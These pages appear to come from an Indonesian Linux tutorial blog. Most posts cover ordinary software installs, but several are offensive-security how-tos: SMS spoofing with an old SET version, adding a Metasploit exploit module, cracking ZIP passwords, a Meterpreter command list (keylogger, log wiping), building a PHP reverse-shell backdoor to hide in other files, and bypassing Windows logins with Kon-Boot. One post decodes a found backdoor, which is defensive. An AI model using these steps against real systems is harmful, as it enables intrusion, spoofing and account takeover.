Open top menu
Showing posts with label Linux. Show all posts
Saturday, November 14, 2015
SMS Spoofing Menggunakan BackBox Linux

SMS Spoofing adalah fitur yang terdapat di tool S.E.T . Sayangnya di update-an SET terbaru, firut tersebut dihilangkan sehingga kita tidak lagi bisa menggunakan SMS Spoofing. Tapi kita tetap bisa menggunakan fitur tersebut jika menggunakan versi SET lama. Cara installnya ? Simak tutor berikut .

Pertama, buka terminal.

lalumasuk ke folder tujuan dimana SET akan ditaruh.


linuxsec@sistem:~% cd tools

linuxsec@sistem:~% mkdir set

linuxsec@system:~% cd set

linuxsec@system:~% wget wget https://github.com/trustedsec/social-engineer-toolkit/archive/5.4.8.zip && unzip 5.4.8.zip

linuxsec@system:~% cd social-engineer-toolkit-5.4.8

linuxsec@system:~% mv * /home/uzumaki/tools/set

linuxsec@system:~% cd ..

linuxsec@system:~% chmod +x setoolkit

linuxsec@system:~% sudo su

root@system:/home/uzumaki/tools/set# ./setoolkit


Lalu..


Fitur SMS Spoofing masih ada.


Sekian tutor kali ini dan semoga bermanfaat.
Read more
Tuesday, November 10, 2015
Cara Install Simple Screen Recorder di Ubuntu Linux

Kali ini saya akan share tutorial install SimpleScreenRecorder di Ubuntu Linux. Aplikasi ini berguna untuk merekam desktop di Linux. Kelebihan aplikasi ini adalah lebih ringan dari aplikasi yang lain dan cara menggunakannya cukup mudah.

Oke langsung saja ke tutorial :

Buka terminal dan masukkan command berikut :


sudo add-apt-repository ppa:maarten-baert/simplescreenrecorder && sudo apt-get update
sudo apt-get install simplescreenrecorder


Selanjutnya buka aplikasinya.


Contoh hasil rekaman menggunakan simple screen recorder :

https://www.youtube.com/watch?v=iQYlbwOAVzs


Sekian tutorial kali ini, semoga bermanfaat.
Read more
Sunday, November 8, 2015
Cara Install Birdie Twitter Client di BackBox Linux

Kali ini saya akan share tutorial install Birdie Twitter Client for Linux. Aplikasi ini menurut saya merupakan aplikasi Twitter Client yang paling bagus karena ringan dan tidak memerlukan untuk penginstallan komponen lain contohnya Choqok yang membutuhkan Kubuntu Libraries.

Step - step :

Pertama, download Birdie di web resminya.

Download Birdie Twitter Client for Linux


Pilih yang sesuai dengan OS. Contoh saya menggunakan BackBox 64Bit sehingga saya pilih Ubuntu 14.04 amd64. ( BackBox masih turunan Ubuntu )


Bisa download via browser atau ambil url nya untuk get via terminal.

uzumaki@system:~$ wget https://github.com/birdieapp/birdie/releases/download/1.1/birdie_1.1.0.r421.pkg19.ubuntu14.04.1_amd64.deb -O birdie.deb


Selanjutnya 


uzumaki@system:~$ sudo dpkg -i birdie.deb


Setelah selesai, panggil via terinal dengan command


uzumaki@system:~$ birdie


Setelah itu silahkan pilih " Add an existing Twitter Account " jika kalian sudah punya akun.


Ini tampilannya :


Read more
Saturday, November 7, 2015
Cara Install Facebook Messenger di Linux

Kali ini saya akan share tutorial install facebook mesenger di linux. Jadi memudahkan jika ingin membalas chat dll. Cara install nya cukup mudah. Langsung saja ke tutorial .

Pertama , download apps nya di http://messengerfordesktop.com/ .

Pilih yang sesuai dengan kebutuhan, contoh Linux 64 Bit maka ambil yang Linux amd64 .

Copy url nya, buka terminal lalu masukkan command berikut :

jack@backbox:~$ wget https://github.com/Aluxian/Facebook-Messenger-Desktop/releases/download/v1.4.3/Messenger_linux64.deb -O messenger.deb && sudo dpkg -i messenger.deb .


Setelah itu buka via terminal dengan command : messengerfordesktop


Login dengan akun kalian.


Sekian dan semoga bermanfaat.
Read more
Merubah Resolusi Gambar dengan GIMP di Linux

Gimp adalah aplikasi editing gratis yang biasanya sudah pre-installed di OS Linux. Aplikasi ini tidak kalah menarik dengan software Windows macam Adobe Photoshop. Kali ini saya akan share tutorial simple, yaitu mengubah resolusi foto / gambar di Linux menggunakan aplikasi GIMP.

Kadang kita perlu untuk mengubah resolusi piksel foto yang akan kita unggah karena alasan tertentu. Contohnya saat mengupload foto untuk header channel Youtube.

Oke langsung saja ke tutorial.

Pertama, buka gambar yang akan diganti resolusinya dengan GIMP. Caranya, klik kanan > open with > Open with " GIMP Image Editor "


Selanjutnya, klik menu Image > Scale Image

Selanjutnya atur sendiri piksel yang diinginkan.


Kalau sudah, klik Scale .


Selanjutnya, klik menu File > Export As .

Silahkan simpan dengan nama baru.


Read more
Tuesday, November 3, 2015
Tutorial Install Cinnamon Desktop Environment di BackBox Linux


Kali ini saya akan share tutorial install Cinnamon Desktop  Environment di BackBox Linux. Seperti yang kita ketahui, BackBox Linux memakai XFCE sebagai DE bawaan. Mungkin ada yang merasa kurang puas dan ingin mencoba DE lain. Dan saya pribadi lebih tertarik ke Cinnamon.

Oke, berhubung xfce tidak memiliki session manager seperti gnome, lebih dulu kita install Gnome Desktop. Cara Install Gnome Desktop di BackBox Linux.


Selanjutnya install DE Cinnamon dengan perintah berikut :


sudo add-apt-repository ppa:lestcape/cinnamon

sudo apt-get update

sudo apt-get install cinnamon


Selanjutnya reboot BackBox kalian.


Saat login, pilih sessionnya ke Cinnamon.


Tinggal di tweak biar lebih bagus :D


Sekian tutor kali ini dan semoga bermanfaat.

Read more
Friday, October 30, 2015
Menambahkan Exploit Baru di Metasploit BackBox Linux

Kali ini saya akan share tutorial menambahkan modul exploit baru di metasploit BackBox Linux. kadang ada exploit baru yang secara default belum ditambahkan di backbox linux. Contohnya modul exploit yang bisa dijumpai di Exploit-DB .


Semua exploit yang dipublish oleh user metasploit memerlukan tools metasploit untuk menjalankannya.

Sebagai contoh kali ini saya akan mencoba menambahkan exploit Nibbleblog File Upload ke Metasploit BackBox Linux.

Exploit Source :

https://www.exploit-db.com/exploits/38489/


Buka terminal :


root@unixsystem:/home/uzumaki# cd /opt/metasploit-framework/modules/exploits/

Selanjutnya buat folder baru. Untuk memudahkan karena saya ingin mengelompokkan exploit hanya dari exploit-db, saya buat folder exploit-db .


root@unixsystem:/opt/metasploit-framework/modules/exploits# mkdir exploit-db


Pindah ke dir exploit-db


root@unixsystem:/opt/metasploit-framework/modules/exploits# cd exploit-db


Modul exploit untuk metasploit selalu ditulis dengan bahasa ruby. Sehingga saat menyimpan kita save dengan ekstensi .rb


root@unixsystem:/opt/metasploit-framework/modules/exploits/exploit-db# wget https://www.exploit-db.com/download/38489 -O nibbleblog.rb


Sampai disini kita sudah menambahkan exploit baru ke metasploit kita.

Bagaimana cara menggunakannya ?


unixsystem% sudo msfconsole


Selanjutnya, karena kita tadi menyimpan di folder exploit-db , kita panggil dengan command 


msf > use exploit/exploit-db/nibbleblog


Ketik perintah show options untuk melihat command yang bsia kita pakai.


msf exploit(nibbleblog) > show options


Sekian tutor kali ini dan semoga bermanfaat.
Read more
Thursday, October 22, 2015
Membuka Password File RAR / ZIP dengan Fcrackzip di Linux

Oke kali ini saya akan share tutorial Membuka Password File RAR / ZIP dengan Fcrackzip di Linux. Tools ini sudah tersedia di distro linux pentesting seperti BackBox Linux. Untuk distro lain, silahkan install terlebih dahulu dengan command sudo apt-get install fcrackzip .

Berikut ini adalah tampilan fcrackzip ketika dibuka.


Command yang bisa digunakan :

[-b|--brute-force]            use brute force algorithm

          [-D|--dictionary]             use a dictionary

          [-B|--benchmark]              execute a small benchmark

          [-c|--charset characterset]   use characters from charset

          [-h|--help]                   show this message

          [--version]                   show the version of this program

          [-V|--validate]               sanity-check the algortihm

          [-v|--verbose]                be more verbose

          [-p|--init-password string]   use string as initial password/file

          [-l|--length min-max]         check password with length min to max

          [-u|--use-unzip]              use unzip to weed out wrong passwords

          [-m|--method num]             use method number "num" (see below)

          [-2|--modulo r/m]             only calculcate 1/m of the password

          file...                    the zipfiles to crack


Ada banyak metode yang digunakan. 


Yang pertama adalah menggunakan dictionary.


Untuk lebih mudahnya, file yang akan di crack dengan password jadikan satu.


command yang digunakan :


fcrackzip -D -p password.txt file.zip


Proses akan berhenti jika password ditemukan.


Metode kedua adalah bruteforce tanpa dictionary. Jadi kita yang menentukan sendiri spesifikasi password nya.


contoh command :

fcrackzip -b -l 4 file.zip

Opsi -b artinya menggunakan brute-force algorithm

-l 4 artinya kita menggunakan guessing password dengan panjang 4 karakter .

Untuk command lain bisa di cek di perintah --help .


Sekian tutor kali ini semoga bermanfaat.
Read more
Cara Cek Kecepatan Internet Melalui Terminal Linux


Hallo.. jumpa lagi dengan saya. Materi kali ini masih tentang linux.


Kali ini saya akan share cara cek kecepatan download / upload melalui terminal linux. Jadi yang biasanya cek di speedtest.net gak perlu capek capek lagi. Oke langsung saja ke tutorial.


Pertama, pastikan kalian sudah menginstall python-pip .


Jika belum install dengan command :


uzumaki@unixsystem:~$ sudo apt-get install python-pip


Lalu install speedtest nya dengan command :


uzumaki@unixsystem:~$ sudo pip install speedtest-cli


cara menggunakannya tinggal spawn di terminal dengan command


uzumaki@unixsystem:~$ speedtest-cli


Mudah bukan ? Selamat mencoba.


Read more
Wednesday, October 14, 2015
Decode Obfuscated PHP Script dengan Terminal Linux

Beberapa waktu lalu saya mendownload tema wordpress di google. Lah kok baru dipasang, pas dicek di email terkirim via webmail banyak email keluar yang isinya tentang laporan pemasangan tema yang saya download tadi beserta link backdoor nya. Sial, tema nya dikasih log ternyata !

Beruntung yang digunakan hanya Obfuscator sederhana sehingga cukup mudah untuk di decode.

kali ini saya akan mencoba mendecode script php backdoor yang di Obfuscate.

File yang akan di decode : Link File


Save file nya dengan nama backdoor.php

Kita coba pahami struktur di awal code.

$OOO0O0O00=__FILE__;

$O00O00O00=__LINE__;

$OO00O0000=34764;

eval((base64_decode('base64 encoded script')));return;?>


Nah, ambil bagian base64 nya, lalu simpan dengan nama base64.txt .

Masuk terminal, lalu ketik command

jackwilder@backbox ~/exp/dec % cat base64.txt | base64 -d > decode.txt


maka hasil dari decode nya nanti akan terdapat pada file decode.txt

$O000O0O00=fopen($OOO0O0O00,'rb');

while(--$O00O00O00)fgets($O000O0O00,1024);

fgets($O000O0O00,4096);

$OO00O00O0=(base64_decode(strtr(fread($O000O0O00,372),'EnteryouwkhRHYKNWOUTAaBbCcDdFfGgIiJjLlMmPpQqSsVvXxZz0123456789+/=','ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/')));eval($OO00O00O0);
Nah, kita gunakan command berikut untuk mengambil source file yang telah di obfuscate.


jackwilder@backbox ~/exp/dec % tail -1 backdoor.php | tr \

'EnteryouwkhRHYKNWOUTAaBbCcDdFfGgIiJjLlMmPpQqSsVvXxZz0123456789+/=' \

'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/' | \

base64 -d > dec.txt


Buka file dec.txt .


Keliatan deh tuyul yang nyelip disitu :D


Sekian tutor kali ini semoga bermanfaat.

Read more
Tuesday, October 6, 2015
Command List Lengkap Meterpreter Session Metasploit

Bagi yang suka mainan Metasploit tentu tidak asing dengan yang nama nya "meterpreter" . Ya, meterpreter ibarat kemenangan karena itu adalah tanda kita sudah mendapatkan kontrol dari Operating System milik korban. Dan kali ini saya akan share command list yang bisa kita gunakan saat sudah masuk ke meterpreter session.


1. Perintah Dasar


  • ? - menu untuk menampilkan command bantuan.

  • background - memindahkan sesi meterpreter ke background

  • bgkill - kill meterpreter yang berjalan di background

  • bglist - menampilkan list proses yang berjalan di background.

  • bgrun - menjalankan script sebagai latarbelakang.

  • channel - menampilkan channel aktif.

  • close - menutup channel.

  • exit / quit - menutup meterpreter session.

  • help - menu bantuan.

  • interact - berinteraksi dengan channel.

  • irb - pindah ke mode script Ruby.

  • migrate - memindahkan proses dengan disertai PID.


2. File System Command.


  • cat - membaca dan membuka file tertentu.

  • cd - change directory

  • del - menghapus file di victim os.

  • download - mendownload file dari victim os ke komputer kita.

  • edit - edit file menggunakan vim.

  • getlwd - melihat direktori lokal.

  • lpwd - print local directory

  • ls - melihat list direktori.

  • mkdir - membuat direktori /folder

  • pwd - print working directorymelihat lokasi dimana kita berada.

  • rm - menghapus file

  • rmdir - menghapus folder

  • upload - mengupload file ke komputer korban.


3. Networking Commands


  • ipconfig - melihat network interfaces korban

  • portfwd - forfarding port dari system ke victim.

  • route - mengubah routing table pada victim os.


4. System Command.


  • clearav - menghapus log di victim os.

  • execute - eksekusi cmmand

  • getpid - meilhat proses ID (PID)

  • getprivs - melihat hak akses

  • getuid - melihat user yang berjalan di server.

  • kill - kill proses berdasarkan PID

  • ps - melihat proses yang berjalan.

  • reboot - me reboot os korban

  • reg - berinteraksi dengan registry sistem di os korban.

  • shell - membuka command shell di os korban.

  • shutdown - mematikan os korban.

  • sysinfo - melihat system info.


5. User Interface Command


  • enumdesktops - melihat dekstop yang aksesible

  • getdesktop - masuk ke desktop meterpreter saat ini

  • idletime - melihat waktu diam dari meterpreter session

  • keyscan_dump - dump dari isi keylogger

  • keyscan_start - menjalankan keylogger

  • keyscan_stop - menghentikan keylogger

  • screenshot - screenshoot desktop


6. Privilege Escalation Commands


  • getsystem - metode untuk mendapatkan hak akses system administrator.


Read more
Sunday, October 4, 2015
Dunia Tanpa Linux Sangat Sulit Dibayangkan

Bertepatan dengan ulang tahun Linux Kernel ke 24 , pada tanggal 5 Oktober 2015 , Linux Foundation mengupload video animasi pertama ke youtube berjudul "World Without Linux" yang dibuat oleh Amelia Lorenz.


Dalam deskripsinya tertulis :


Linux is the world’s largest collaborative project in the history of computing. It runs most of the world’s technology infrastructure and is supported by more developers and companies than any other platform. It’s literally everywhere - from your phone to your car and your office. It also powers the Internet, the cloud, the world’s stock exchanges, supercomputers, embedded devices and more.
A World Without Linux is a web series that flips this reality on its head to illustrate in an entertaining fashion just how pervasive Linux is today. This fictitious world is such a preposterous notion that the scenarios depicted in the series help us understand how much Linux is a part of our everyday lives and allows us to thank the developers and companies who support Linux.
Look for hidden Linux-themed Easter Eggs in the episode, as well as clues to the final episode that will feature Linux creator Linus Torvalds. Get details by following the #WorldWithoutLinux hashtag on Twitter.


Di video tersebut diceritakan Sam dan Annie sedang melihat TV. Annie bertanya kepada Sam lagu yang dibawakan oleh Michael Jackson, itu membuat Sam harus pergi ke Perpustakaan melewati kemacetan jalan raya, dan melakukan pencarian untuk mendapat jawabannya.


Kesimpulan dari episode pertama ini adalah bahwa sebuah dunia tanpa Linux berarti dunia tanpa internet, karena Sam dan Annie hanya beberapa detik untuk mencari nama lagu di World Wide Web. Sebuah dunia tanpa Linux sangat sulit dibayangkan, dan kita harus berterima kasih kepada ratusan ribu individu dan perusahaan yang mendukungnya.


Recananya di masa mendatang Linux Foundation akan terus mengupdate video animasi nya, dan jangan lupa untuk terus mengikuti perkembangan mereka di twitter dengan hashtag #WorldWithoutLinux
Read more
Tuesday, September 29, 2015
Hack All Operating System with PHP Payloads Metasploit Framework

Oke kali ini saya akan share cara mendapatkan meterpreter session pada metasploit menggunakan backdoor PHP. Yang akan saya terangan hanya pokok pokok nya saja. Jadi bagi yang belum paham samasekali bisa baca di " Hack Windows 7 with S.E.T + Metasploit on BackBox Linux ".

Oke, kali ini kita akn buat backdoor nya.

root@backbox:/home/jackwilder# msfvenom -p php/meterpreter/reverse_tcp LHOST=[ip kita] LPORT=666 -e php/base64 --platform php > payload.php


Oke saya jelaskan keterangannya :


-e : encode menggunakan php base64.


--platform : platform yang akan digunakan.


Nanti output nya adalah file bernama payload.php .


File tadi masih bentuk mentah tanpa awalan <?php .


Kalian bisa menyisipkan payload tadi di file lain.


Lalu buka metasploit.


root@backbox:/home/jackwilder# msfconsole


msf > use exploit/multi/handler


msf exploit(handler) > set payload php/meterpreter/reverse_tcp


payload => php/meterpreter/reverse_tcp


msf exploit(handler) > set LHOST 127.0.0.1


LHOST => 127.0.0.1


msf exploit(handler) > set LPORT 666


LPORT => 666


msf exploit(handler) > exploit


[*] Started reverse handler on 127.0.0.1:666 


[*] Starting the payload handler...


Tunggu sampai target mengeksekusi payloads.


Welcome meterpreter session.


bagi yang kurang jelas bisa lihat video nya disini :

Hack Kali Linux OS with PHP Payloads BackBox Linux


Sekian tutor kali ini semoga bermanfaat,
Read more
Sunday, September 27, 2015
Tutorial Install Genymotion Android Emulator di Backbox Linux

Oke kali ini saya akan share tutorial cara install Genymotion Android Emulator di Backbox maupun Ubuntu Linux. Cukup mudah dan yang membuat saya lebih memilih Genymotion daripada Emulator yang lain adalah ini yang paling ringan menurut saya.

Oke, pertama tama kalian harus menginstall Virtual Box terlebih dahulu.

Download Oracle VM.

Pilih yang sesuai dengan OS kalian.

Setelah selesai, install dengan cara klik kanan terus pilih Open with "GDebi Package Installer"


Oke step pertama saya anggap sudah selesai.


Selanjutnya download Genymotion

Download Genymotion for Linux

Pilih yang sesuai dengan OS kalian. Sebelumnya kalian harus registrasi akun dahulu.

Buat folder installer untuk Genymotion nya. Terserah mau ditaruh dimana.

di /home/user/genymotion/ contohnya..

Selanjutnya buka terminal di folder tersebut,

Masukkan command chmod +x namafile.bin && ./namafile.bin


Tunggu sampai selesai.

Buka aplikasi genymotion dengan meng klik file genymotion di folder [install]/genymotion/


Saat pertama kali membuka biasanya kalian disuruh login. Login dengan email dan password yang kalian gunakan saat download.

Lalu add device, pilih device yang ingin kalian gunakan. Karena hanya untuk testing saya pilih device yang ringan saya.


Klik next..


Intinya klik next terus sampai selesai.

Hingga device tadi selesai diinstall.


Klik start untuk membuka emulator.


Sekian tutor kali ini semoga bermanfaat. :D
Read more
Saturday, September 26, 2015
List Slogan yang Dipakai Oleh Distro Linux Terkemuka

Kali ini mau share artikel ringan saja. Yupp.. kali ini saya mau share List Slogan yang Dipakai Oleh Distro Linux Terkemuka.

Pernah dengar "The quieter you become, the more are able to hear" ? Nah , itu adalah sloga dari OS yang dikeluarkan oleh Offensive Security, Backtrack / Kali Linux.


Linux


Dan kali ini saya akan share slogan slogan dari Distro lain.


Ubuntu

Linux for human beings.


BackBox Linux

Try to get back your box.. with Backbox Linux


Debian

The universal operating system


Linux Mint

From freedom came elegance.


Elementary OS

A fast and open replacement for Windows and OS X.


OpenSUSE

Linux for open minds.


Backtrack / Kali Linux

The quieter you become, the more are able to hear...


Fedora

Freedom. Friends. Features. First.


Red Hat

The world's open source leader


PCLinuxOS

So cool ide cube are jealous


Arch Linux

Keep it Simple, Stupid !


Tiny Core

Linux Fast. Easy. Modular. Extendable.


Sabayon

Open your source, open your mind.


Vector

Discover the difference


CentOS

The Community ENTerprise Operating System


Pinguy OS

Because using a computer is meant to be easy!


Cyborg Hawk Linux

World's Most Advanced, Powerful and Beautiful Penetration Testing Distro Ever !


Hmm, gimana ? Keren keren kan ?

Maka nya ayo pakai Linux. :D


Read more
Monday, September 14, 2015
Tutorial Install AMD ATI Radeon Graphics Drivers di BackBox Linux

Oke kali ini saya akan share cara install driver AMD di Ubuntu maupun BackBox Linux. Laptop saya adalah Lenovo g40-70 dengan Prosesor AMD A6 serta VGA Radeon R4. Saat upgrade kernel, tiba tiba display nya agak ancur. Tidak ada pilihan lain selain menginstall manual driver AMD nya.

Pertama , buka terminal.

yuyudhn@system:~$ sudo apt-get install fglrx-updates


Tunggu hingga selesai. Lalu matikan Display Manager bawaan Backbox.

yuyudhn@system:~$ sudo /etc/init.d/lightdm stop


Restart laptop kalian dan driver sudah selesai diinstall.

Kalian bisa melakukan pengaturan lewat AMD Catalyst Control.


Sekian tutor kali ini semoga bermanfaat.
Read more
Friday, September 4, 2015
Fitur Fitur Keren Windows yang Tidak Ada di Linux

Yooossshh kali ini mau post artikel tentang Fitur Fitur Windows yang Tidak Ada di Linux. Seperti yang kita tau, Windows 10 saat ini hadir dengan banyak fitur fitur "wow" nya. Dan tentu saja juga di Windows versi sebelumnya. Dan berikut Fitur Fitur Windows yang Tidak Ada di Linux.


Linux


1. Refresh


Pernah liat kadang tukang print di warnet warnet yang pake Windows ngerefresh desktopnya berulang ulang. Alesannya biar enteng. Padahal cuma jadi beban cpu doang. Tapi sepertinya kurang afdhol kalo ngeklik desktop dan tidak melakukan refresh.


Sayangnya, fitur refresh ini tidak ada di linux. Sekali lagi, TIDAK ADA. Jadi yang tangannya terbiasa merefresh pasti gatal jika menggunakan Linux


2. Perusak Data dan Sistem


Fitur ini sering dinamai dengan virus. Sesuai namanya, vitur ini memiliki peranan penting di sistem windows, salah satunya yang paling sering adalah meng-hidden file atau folder pada usb. Jadi, fitur ini adalah fitur otomatis yang berjalan pada lingkungan Windows dan dapat berjalan secara amat rahasia tanpa diketahui oleh pemilik komputer. Fitur yang hebat bukan?


Tak hanya menyembunyikan berkas, beberapa jenis pengembangan fitur ini juga mampu untuk menggandakan dirinya dan meningkatkan beban penggunaan memory pada komputer, bahkan ada juga lho yang dapat mengubah beberapa fungsi yang akhirnya membuat komputer sulit mati dan sulit nyala. Wih, keren. Meskipun secara default fitur Windows ini tidak langsung aktif, namun rata-rata fitur ini akan secara otomatis aktif bila komputer Windows tersebut terkoneksi dengan internet dan tidak memasang antivirus di komputernya.


Sayangnya fitur ini tidak ada di Linux. Karena untuk mengakses folder sistem dan mengeditnya saja kita harus memasukkan password super user atau autentifikasi tambahan. Sangat disayangkan.


3. Keylog Privasi


Ini fitur terbaru Windows 10 yang sedang ramai dibicarakan. Fitur keren ini memeliki fungsi yaitu mengingat semua input data dari keyboard yang agan lakukan. Misalnya, agan sedang membuka situs tertentu dan login dengan mengetikkan passwordnya agan, maka secara otomatis fitur ini akan merekamnya dan mengirimkannya pada Microsoft. Dengan kata lain, hampir semua aktivitas agan di lingkungan windows 10 itu diperhatikan oleh pihak MIcrosoft, wow nyaman sekali. Bahkan pacar-pacar kita aja nggak tahu password fb, twitter, apalagi rekening kita, tapi Microsoft tahu lho. Perhatian banget kan? Kalo nggak percaya, baca nih ada situsnya http://localghost.org/posts.


Apesnya, fitur hebat ini belum ada yang mengembangkan di linux. Jadi, yah . . .terima nasib ajalah.


4. Loaderable atau Aktivatorable


Loaderable atau aktivatorable adalah fitur yang sudah cukup lama dapat digunakan di windows. Fitur ini memungkinkan windows untuk dapat digunakan tanpa harus membayar sepeser pun untuk waktu yang tidak ditentukan. Untuk menggunakan fitur ini, biasanya diperlukan alat tambahan semacam KMSpico, 7loader, XP activator dan lain-lain. Ajaibnya, dengan pengaktifan fitur ini, Windows bajakan bisa seolah oleh menjadi Windows berlisensi.


Namun sayangnya para developer Linux tidak tertarik dengan hal diatas, jadi kalau kalian ingin menggunakannya harus menggunakan Windows terlebih dahulu. Tertarik?


5. Software Ghaib


Software ini adalah software keren yang kata orang disebut malware di Windows. Ini merupakan software "bonus" ketika kita menginstall aplikasi crack tertentu. jadi misak kita menginstall software editing misalnya, kita dapat bonus plugins browser yang tentu bermanfaat untuk mengisi ruang kosong di HDD kita.


Berbeda dengan linux yang hanya memasang software yang kita mau tanpa memberi bonus apa-apa. Misalnya kita install wine, ya sudah wine itu aja bonusnya. Pelit banget kan?


Pada intinya, semua OS itu pasti punya kekurangan dan kelebihan yang beragam. Semua tergantung penilaian masing masing.

Sekian artikel kali ini semoga bermanfaat.
Read more
Monday, August 31, 2015
no image

Lama gak share tutorial Linux. Oke kali ini saya mau share Tutorial Convert Video atau Audio di Linux dengan Terminal Command. Jadi gak perlu pakai tools GUI. Oke langsung saja ke tutorial.

Pertama, kalian harus menginstall ffmpeg .

sudo apt-get install ffmpeg


Sekarang saya jelaskan penggunaannya :

Untuk mendapatkan informasi video :

yuyudhn@system : ~$ ffmpeg -i video.format


contoh : ffmpeg -i contohvideo.mkv


Convert video .avi to .mpg

yuyudhn@sistem:~$ ffmpeg -i file_video.avi hasil_video.mpg


Convert .mpg to .avi

yuyudhn@sistem:~$ ffmpeg -i file_video.mpg hasil_video.avi


Convert .avi to .flv

yuyudhn@sistem:~$ ffmpeg -i file_video.avi hasil_video.flv


Ekstrak suara dari video menjadi mp3

yuyudhn@system:~$ ffmpeg -i file_video.avi -vn -ar 44100 -ac 2 -ab 192 -f mp3 hasil.mp3

Keterangan :


  • Video awal : file_video.avi

  • Audio bitrate : 192kb/s

  • output format : mp3

  • hasil suara : hasil.mp3


Untuk command lain bisa ketikkan perintah ffmpeg -h .

Sekian tutorial kali ini semoga bermanfaat.
Read more
Wednesday, June 24, 2015
Install Opera Browser di Ubuntu Linux

kali ini mau share sedikit tentang cara install Opera di Ubuntu 14.04 . beberapa orang memilih menggunakan opera karena browser ini tergolong yang paling ringan, tidak rakus ram. Oke tidak perlu basa basi.

Pertama buka terminal .

$ sudo su

# gedit /etc/apt/sources.list

lalu masukkan

deb http://deb.opera.com/opera-beta/ stable non-free

di paling bawah.

Ini memungkinkan kita untuk mendapat update stabil terakhir opera.

Lalu balik ke terminal

# wget -qO - http://deb.opera.com/archive.key | sudo apt-key add -

# apt-get update && apt-get install opera

saatnya menginstall opera. Tunggu sampai selesai.

Biasanya flashplayer di opera belum terinstall secara default.

Download di https://get.adobe.com/flashplayer/

Pilih yang tar.gz .

Ekstrak.

Paste kan libflashplayer.so di folder /usr/lib/opera/plugins/


Sudah .

Sekarang bisa di cek buka Opera Browser.


Test Youtube . Cek Flashplayer.


Selesai.

Sekian tutor kali ini, semoga bermanfaat.
Read more
Wednesday, June 17, 2015

Bypass Login Windows / OSX dengan Kon-Boot via Flashdisk

Oke kali ini mau share aja barangkali ada yang butuh. Mungkin ada yang khilaf lupa password Windows nya . Atau barangkali ini tindakan illegal dengan membobol password Windows milik orang lain. Tools ini aman karena tidak mengubah data apapun termasuk tidak meng overwrite password lama kalian.

Bahan :

Download Kon-Boot

Target : Windows / OSX .

Alat :Flashdisk yang sudah terinstall Kon-Boot.


Ekstrak file yang kalian download diatas ke Flashdisk.

Masuk ke folder USB Install.

Install Kon-Boot di Flashdisk dengan meng-klik usb_install_RUNASADMIN .


Setting device Windows kalian agar booting via USB.

Tunggu sampai kon-boot melakukan booting dan meredirrect ke Windows kalian.

Login dengan password dikosongkan.

Dan bingo, kalian berhasil melakukan bypass login Windows.

Saran saya, jangan lakukan untuk kegiatan illegal.


Untuk kalian pengguna Nexus yang sudah terinstall Kali NetHunter, bisa juga menggunakan kon-boot yang memang sudah terinstall secara default.

Untuk video nya bisa dilihat disini :


Sekian tutor kali ini, selamat menunaikan ibadah puasa :)
Read more